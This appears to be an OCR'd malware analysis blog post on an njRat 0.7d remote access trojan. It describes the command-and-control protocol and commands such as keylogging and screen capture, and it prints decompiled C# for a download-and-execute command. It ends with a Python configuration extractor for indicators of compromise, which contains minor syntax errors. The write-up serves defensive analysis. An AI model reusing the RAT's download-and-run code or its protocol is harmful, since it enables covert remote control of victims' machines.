
size_of_data_byte + 0x00 + "command" + "Y262SUCZ4UJJ" + "data"

The **data** portion varies depending on the command or function to be executed.

The first byte of the server response **size_of_data_byte** is read and later used to calculate the size of the array to accommodate the remaining bytes "command" + "Y262SUCZ4UJJ" + "data". This string is converted to a byte array and later passed as an argument to the function, started as a new process at line 1207, that parses the command options.



The byte array passed to the command parsing function is split using **Y262SUCZ4UJJ** resulting in an array of strings containing the command and its options:



The example above its the **rn** (array[0]) command which only needs a filename (array[1]) and depending on the value of the first byte of array[2], uses this string as a URI to download a binary and execute it (see the **rn** command details in the next section when I explain its details)

```
else
{
    byte[] array8;
    if (array[2][0] == '\u001f')
    {
        try
        {
            MemoryStream memoryStream7 = new MemoryStream();
            int length5 = (array[0] + Class5.string_9 + array[1] + Class5.string_9).Length;
            memoryStream7.Write(byte_1, length5, byte_1.Length - length5);
            array8 = Class5.smethod_26(memoryStream7.ToArray());
            goto IL_AB0;
        }
        catch (Exception ex6)
        {
            Class5.smethod_22("MSG" + Class5.string_9 + "Execute ERROR");
            Class5.smethod_22("bla");
            return;
        }
    }
    WebClient webClient2 = new WebClient();
    try
    {
        array8 = webClient2.DownloadData(array[2]);
    }
    catch (Exception ex7)
    {
        Class5.smethod_22("MSG" + Class5.string_9 + "Download ERROR");
        Class5.smethod_22("bla");
        return;
    }
    IL_AB0:
    Class5.smethod_22("bla");
    string text6 = Path.GetTempFileName() + "." + array[1];
    try
    {
        File.WriteAllBytes(text6, array8);
        Process.Start(text6);
        Class5.smethod_22("MSG" + Class5.string_9 + "Executed As " + new FileInfo(text6).Name);
        return;
    }
    catch (Exception ex8)
    {
        Exception ex9 = ex8;
        Class5.smethod_22("MSG" + Class5.string_9 + "Execute ERROR " + ex9.Message);
        return;
    }
}
```

The following screenshot show multiple windows. From top to bottom, I am simulating the server listening on TCP 7771 used for all data communication. On the next screen, I setup netcat to listen on 4444 which I use for the reverse call back shell that executes once the downloaded binary is started as a new process. The downloaded binary is a PE file I created using C#.

Commands and Implementation Details

0x02 bytes: ["ll", "k1", "rn", "un", "up", "Ex"]
0x03 bytes: ["inv", "ret", "CAP", "PLG"]
0x04 bytes: ["prof"]

- **ll**:
  Sets a class boolean variable to false. This variable disables certain functionalities like data communication to the server
- **kl**:
  Sends concatenated string to the server formated as: "k1" + "Y262SUCZ4UJJ" + "data_size" + 0x00 + base64_Encoded("string construct containing running apps along with key strokes used on that app")
- **prof**:
  Sample command format: "prof" + "Y262SUCZ4UJJ" + "~" + "Y262SUCZ4UJJ" + "keyvalue" + "data bytes"
  1.- if the command is followed by character '~', then create the value with name "keyvalue" under HKEY_CURRENT_USER\Software\cc9efbe9ded85f8e022db6b857d1d884 with data content "data bytes"

  Sample command format: "prof" + "Y262SUCZ4UJJ" + "!" + "Y262SUCZ4UJJ"
  2.- if followed by character '!', then do the same as the previous option 1 and also send to the server the base64_encoded string containing the data of the the '!' registry value under HKEY_CURRENT_USER\Software\cc9efbe9ded85f8e022db6b857d1d884

Sample command format: "prof" + "Y262SUCZ4UJJ" + "@" + "Y262SUCZ4UJJ" + "!"
3.- if followed by '@', then delete the registry value under the HKEY_CURRENT_USER\Software\cc9efbe9ded85f8e022db6b857d1d884 key, provided after the '@' character. Meaning, delete the registry value '!'

- **rn**:
  Sample command format: "rn" + "Y262SUCZ4UJJ" + "evilfile" + "Y262SUCZ4UJJ" + "evil_url"
  1.- the malware creates a Web Client object and download data using the evil_url as URI. The downloaded data bytes are then written to user profile Temp directory under the name of "evilfile". This file is then used to start a new process.


  Sample command format: "rn" + "Y262SUCZ4UJJ" + "evilfile" + "Y262SUCZ4UJJ" + "0x1f" + "data bytes"
  2.- if the **0x1f** byte is present in the second index of the array (array[2]), then the malware does not download data using a URI but writes to memory the data starting at **0x1f** offset. Note that this branch check for '0x1f' coincides with the first byte of GZIPED data. Precisely, the malware then sends this data stream to a function that does GZIP decompression and returns the byte array of the actual binary which is then saved to the user profile Temp directory. This binary is saved as "evilfile" and use to start a new process.

3.- Any failure of steps 1 and 2, are notified to the server


- **CAP**:
  Commands the RAT to do a screen capture, parse bitmap as JPEG and compute the image MD5 hash value. Compare the calculated MD5 to the malware config string value keeping track of previous image capture. This will minimize sending duplicated screen capture images.
  if the MD5 value does not match: Send it to the server formated as "CAP" + "Y262SUCZ4UJJ" + "image_size\x0" + "JPEG Image Bytes"
- **inv**:
  Sample command format: "inv" + "Y262SUCZ4UJJ" + "evilfile" + "Y262SUCZ4UJJ" + "evil_url"
  This command is similar to what the 'rn' command does but it specifies the file "evilfile" downloaded or sent by the server has ".exe" extension
  - keylogging and save data to registry key
  - running applications profiling supporting anti-debugging capability
  - handle active window name capture for system and user profiling

Resource Analysis


Now, while I would like to continue writing details about the rest of the functionalities and its implementation, I will continue the analysis of the resource data I mentioned previously. Looking at the resource bytes on CFF Explorer, there is no familiar bytes sequence and the data looks encrypted. Also looking at the code that loads this resource, its clear there is an implementation of both a decryption and also a decoding algorithm, meaning that, the resource data is encrypted twice.



This seems very interesting so I think its important to reveal what I get once the data is decrypted. I extracted the resource data from the malware, copied the decryption functions to a new C# project so that I can refactor, manipulate the code and run a separate debugging session. Once that was completed, I run the code and let do the decryption job, put a breakpoint at the return statement and export the result for further analysis.




The return data byte array starts with familiar bytes sequence, so I exported and loaded it into Detect It Easy and CFF Explorer. Both DIE and CFF tell me the binary is a DLL; however, I see no signs of exports nor any code implementation.



Since it seems to have been written in .Net, I loaded it into dnSpy and indeed, nothing there. That explains why there seems to be no reference to any functionality in this resource in the malware code. Next, since we now know, for the most part, what this malware does, creating a configuration extraction for automated processing will help extract the indicators of compromise which we can use to contain the malware from execution and further compromising the system and the environment(s).

njRat Configuration Extraction

Regardless of which unpacking tools use (de4dot or NetReactorSlayer), it seems we can always find the config variable strings in the `#US` .Net Metadata Streams. If this is the case, then we can probably target this particular njRat version (0.7d) and extract the configuration consistently, although a good data set for testing would be must.




```
import dotnetfile

dnf = DotNetPE(path)
config_items = {}
for header in dnf.dotnet_stream_headers:
        try:
                h_name = header.Name.value.decode('utf-8')
                if(h_name.startswith("#US"):
                        h_size = header.Size.value
                        if(h_size > 1000):
                                h_address = hex(header.Size.address)
                                us_strings = dnf.get_user_stream_strings()
                                version_index = us_strings.index("0.7d")
                                config_items["version"] = us_strings[version_index]
                                config_items["deploy_dir"] =
```

```
us_strings[version_index-8]
                                config_items["binary_name"] =
us_strings[version_index-7]
                                config_items["host"] = us_strings[version_index-6]
                                config_items["port"] = us_strings[version_index-4]
                                config_items["mutex"] = us_strings[version_index-3]
                                config_items["persistance_registry_key"] =
us_strings[version_index-2]
                                config_items["net_comm_string_delimeter"] =
us_strings[version_index-1]
                                config_items["encoding_string_delimeter"] =
us_strings[version_index+1]
        except:
                print("version not found")
                exit(0)

print(config_items())
```

References:

1. https://learn.microsoft.com/en-us/windows/win32/api/shellapi/ns-shellapi-shellexecuteinfoa
2. https://pythonnet.github.io/